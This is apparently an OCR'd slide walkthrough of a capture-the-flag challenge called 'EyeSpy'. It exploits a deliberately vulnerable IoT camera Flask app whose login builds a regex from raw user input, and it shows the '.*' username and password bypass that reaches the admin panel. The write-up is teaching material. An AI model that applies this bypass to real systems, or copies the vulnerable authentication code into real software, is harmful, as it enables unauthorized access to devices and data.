






EyeSpy

Description




While security cameras can provide valuable protection by deterring crime and capturing evidence, there are several ways in which they can do more harm than good. Many cameras and other Internet of Things (IoT) devices are designed with weak security measures, making them vulnerable to hacking and unauthorized access.


Can you look at this URL (https://eyespy.sefod.eu/) and try to exploit potential vulnerabilities?

⇦ ⇧ ⇨

Camera





Page Source



```
<!DOCTYPE html>
<html>
    <title>KHJAI-49324</title>
    <!-- CTF{f12hy_******_*****_********} -->
    <style>
      body {
        display: flex;
        justify-content: center;
        align-items: center;
        background: black;
        height: 100vh;
      }

      img {
        max-width: 100%;
      }

      </style>
    <body>
        <img src="/static/camera.gif"  alt="Camera Feed">
    </body>
</html>
```

Camera





KHJAI-49324

Filter by

Code	3
Repositories	1
Issues	0
Pull requests	0
Discussions	0
Users	0
More	

1 result (215 ms)


Single sign-on to see results in the **detiuaveiro** organization.

FishyVentures/**KHJAI-49324**

KHJAI-49324 Camera server code

● Python · ☆ 0 · Updated on Mar 14

Camera Source Code




main KHJAI-49324 / server.py

FishyVentures Added camera server

Code Blame 56 lines (41 loc) · 1.71 KB

```python
import os
import re
from flask import Flask, Response, redirect, render_template, request, send_file

# KHJAI-49324 camera server
# CTF{*****_cr4ppy_*****_********}
app = Flask(__name__)

def verify_credentials(username, password):
    regex   = re.compile('^' + username + ':' + password + '$')

    with open('./credentials.txt', 'r') as f:
        line = f.readline()

        return regex.match(line)

@app.route('/favicon.ico')
def favicon():
    return send_file('./favicon.ico', mimetype='image/vnd.microsoft.icon')

@app.route('/')
def serve_feed():
    return render_template('camera.html')

@app.route('/admin', methods=['GET'])
def admin():
    auth = request.authorization

    if auth and verify_credentials(auth.username, auth.password):
        static_dir = os.path.join(app.root_path, 'static')
        files = os.listdir(static_dir)
        return render_template('admin.html', files=files)
    else:
        return Response('The credentials provided to access the KHJAI-49324 camera are incorrect.', 401, {'WWW-Authenticate': 'Basic realm="Login Required"'})

```

Authentication



KHJAI-49324

https://eyespy.sefod.eu/admin


eyespy.sefod.eu

This site is asking you to sign in.

Username


Password

Authentication




The credentials provided to access the KHJAI-49324 camera are incorrect.

Authentication




```
@app.route('/admin', methods=['GET'])
def admin():
    auth = request.authorization

    if auth and verify_credentials(auth.username, auth.password):
        static_dir = os.path.join(app.root_path, 'static')
        files = os.listdir(static_dir)
        return render_template('admin.html', files=files)
    else:
        return Response('The credentials provided to access the KHJAI-49324 camera are incorrect.', 401, {'WWW-Authenticate': 'Basic realm="Login Required"'})
```



```
def verify_credentials(username, password):
    regex    = re.compile('^' + username + ':' + password + '$')

    with open('./credentials.txt', 'r') as f:
        line = f.readline()

        return regex.match(line)
```

Authentication



re.compile(pattern, flags=0)

Compile a regular expression pattern, returning a re.Pattern object.

Efficient when the same regex used several times in a single program

PYnative.com

```
pattern = re.compile(r"\b\w{5}\b")
```

Regex pattern in string format (Look for 5-letter word)


Return re.Pattern object

```
res = pattern.findall("Jessa and Kelly")
```


Target string

Result: 2 matches [Jessa, Kelly]

Authentication



```
re.compile('^' + username + ':' + password + '$')
```



REGULAR EXPRESSION

1 match (24 steps, 0.0ms)

```
r" ^username:password$ " gm
```

TEST STRING

```
admin:password
admin:admin
username:password
```

EXPLANATION

r" ^username:password$ " gm

^ asserts position at start of a line

username:password matches the characters username:password literally (case sensitive)

$ asserts position at the end of a line

Global pattern flags


g modifier: **g**lobal. All matches (don't return after first match)

m modifier: **m**ulti line. Causes ^ and $ to match the begin/end of each line (not only begin/end of string)

MATCH INFORMATION

Match 1	27-44	username:password

Authentication



Combining slashes and dots until a thing happens


Expert

Regex by Trial and Error

O RLY?

@ThePracticalDev

Authentication



REGULAR EXPRESSION

3 matches (44 steps, 0.0ms)

```
/ ^.*:.*$ / gm
```

TEST STRING

```
admin:password
admin:admin
username:password
```

EXPLANATION

/ ^.*:.*$ / gm

^ asserts position at start of a line

. matches any character (except for line terminators)

* matches the previous token between zero and unlimited times, as many times as possible, giving back as needed (greedy)

: matches the character : with index 58_{10} ($3A_{16}$ or 72_8) literally (case sensitive)

. matches any character (except for line terminators)

* matches the previous token between zero and unlimited times, as many times as possible, giving back as needed (greedy)


$ asserts position at the end of a line


Global pattern flags

g modifier: **g**lobal. All matches (don't return after first match)

m modifier: **m**ulti line. Causes ^ and $ to match the begin/end of each line (not only begin/end of string)

Authentication





The authentication function has a security vulnerability due to the way it constructs the regular expression, which might potentially allow bypassing the authentication. It directly concatenates the username and password inputs without proper input validation or sanitization, which may lead to unexpected behavior in the regex matching.

However, exploiting this vulnerability depends on the contents of the `credentials.txt` file and other factors, such as how the system handles multiple lines, whitespace, or special characters.

An example of a bypass attempt could be to use the following username and password combination:


makefile

Copy code

```makefile
username = ".*"
password = ".*"
```

With this input, the regex would become `^.*:.*$`, which would match any line in the `credentials.txt` file with a format like "username:password". But this example relies on the assumption that there are no validation checks or input sanitization in place for the username and password inputs.

Admin Panel




https://eyespy.sefod.eu/admin


Admin Panel

CTF{***_******_ch34p_********}**

Select file to download:

